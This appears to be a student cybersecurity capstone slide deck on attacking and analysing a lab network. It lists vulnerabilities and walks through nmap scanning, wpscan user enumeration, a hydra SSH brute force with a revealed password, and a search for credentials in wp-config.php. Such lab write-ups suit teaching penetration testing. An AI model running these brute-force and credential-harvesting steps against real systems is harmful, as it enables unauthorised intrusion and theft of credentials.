Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Carl, Erick, Athena, Justin and Jean

Table of contents

This document contains the following resources

01

Network Topology & Critical Vulnerabilities

02


Exploits Used

03

Methods Used to Avoid Detection

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:192.168.1.0/24
Netmask:255.255.255.0
Gateway:192.168.1.1

Machines
IPv4:192.168.1.90
OS:KALI Linux
Hostname:Kali

IPv4:192.168.1.100
OS:Ubuntu
Hostname:ELK

IPv4:192.168.1.105
OS:Ubuntu
Hostname:Capstone

IPv4:192.168.1.110
OS:Debian
Hostname:Target 1

IPv4:192.168.1.115
OS:Debian
Hostname:Target 2

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1.**

Vulnerability	Description	Impact
Open access to SSH 22	if SSH (port 22) is left open, there is the possibility of brute-force attack.	Having SSH access open is not necessarily bad, but it must be secured to keep threat actors from gaining access and using it to infiltrate the network.
Enumerate usernames in WordPress (CVE-2009-2335)	Identify valid usernames on the system	While there is no direct impact to username enumeration, the attacker have gained information about the systems users and this will determine the approach used in attack.
User ID susceptible to Brute-Force attacks (CWE-307)	The software does not implement sufficient measure to prevent multiple failed authentication attempts within in a short time frame, making it more susceptible to brute force attacks	This will have a high impact because attacker will have access the network and when this happens, they will also have the means to do malicious activity.
WordPress Database data exfiltration	Database root password was stored in an application configuration file.	This has a high impact because if threat actor gains access to machine, the password will be easily available and they can quickly gain access to the database.
Privilege escalation via sudo python (CVE-2006-0151)	Allows limited local users to gain privileges via a Python script	This is dangerous because it gives an attacker who broke in with limited access, admin privileges. This gives the threat actor root access and ability to create a backdoor and the ability to maintain access and control.

Exploits Used

Exploitation: 1 “Open access to SSH 22”


- **How did you exploit the vulnerability?**

  Running nmap against the network (192.168.1.110)

  nmap -sV 192.168.1.110

- **What did the exploit achieve?**

  It enumerated the open ports and services and name of machines on the network. Target one machine has port 22 open. We also see port 80 is open, this is a wordpress site. These will be exploited in the attack





Exploitation: 2 “Enumerate usernames in WordPress”

Find users/authors of the WordPress website can help attacker craft an approach as part of a larger attack

- **How did you exploit the vulnerability?**
  - wpscan version 3.7.8
  - wpscan returns: WordPress version 4.8.19 is used on the website
  - Research shows vulnerabilities of version 4.8.19
  - Enumerate users via “Author ID Brute Forcing”
- **What did the exploit achieve?**
  - Users Identified: michael, steven
  - Confirmed by: Login Error Messages
- **Command:**


  wpscan --url http://192.168.1.110/wordpress --eu





Exploitation: 2 “Enumerate usernames in WordPress”

wpscan determines WordPress version 4.8.19 is vulnerable “Author ID Brute Forcing” attacks.



Exploitation: 3 “User ID susceptible to Brute-Force attacks”


Summarize the following: Brute force attack against the username michael

- **How did you exploit the vulnerability?**
  - Using Hydra software network logon cracker
  - ssh brute force attack on Target 1
  - host: 192.168.1.110
- **What did the exploit achieve?**
  - User michael password found
  - Password: Michael (Not very creative)
- **Command**
  - **hydra -l michael -P /usr/share/wordlists/rockyou.txt 192.168.1.110 -t 4 ssh**
  - ssh login command: root@kali: **ssh 192.168.1.110 -l michael**
  - michael@192.168.1.110’s password: michael


Result: Attacker can login to SSH using Michael’s credentials.

Exploitation: 3 “User ID susceptible to Brute-Force attacks”

Hydra Brute Force Attack



SSH Login to Target 1



Exploitation: 4 “WordPress Database data exfiltration”

- **How did you exploit the vulnerability?**

  SSH into Michael’s account and then located the

  wp-config.php file and discovered the

  MySQL database login credentials

- What did the exploit achieve?

  Obtained database MySQL login credentials.

- Commands:


  ssh michael@192.168.1.110

  find -iname wp-config.php

  cd /var/www/html/wordpress

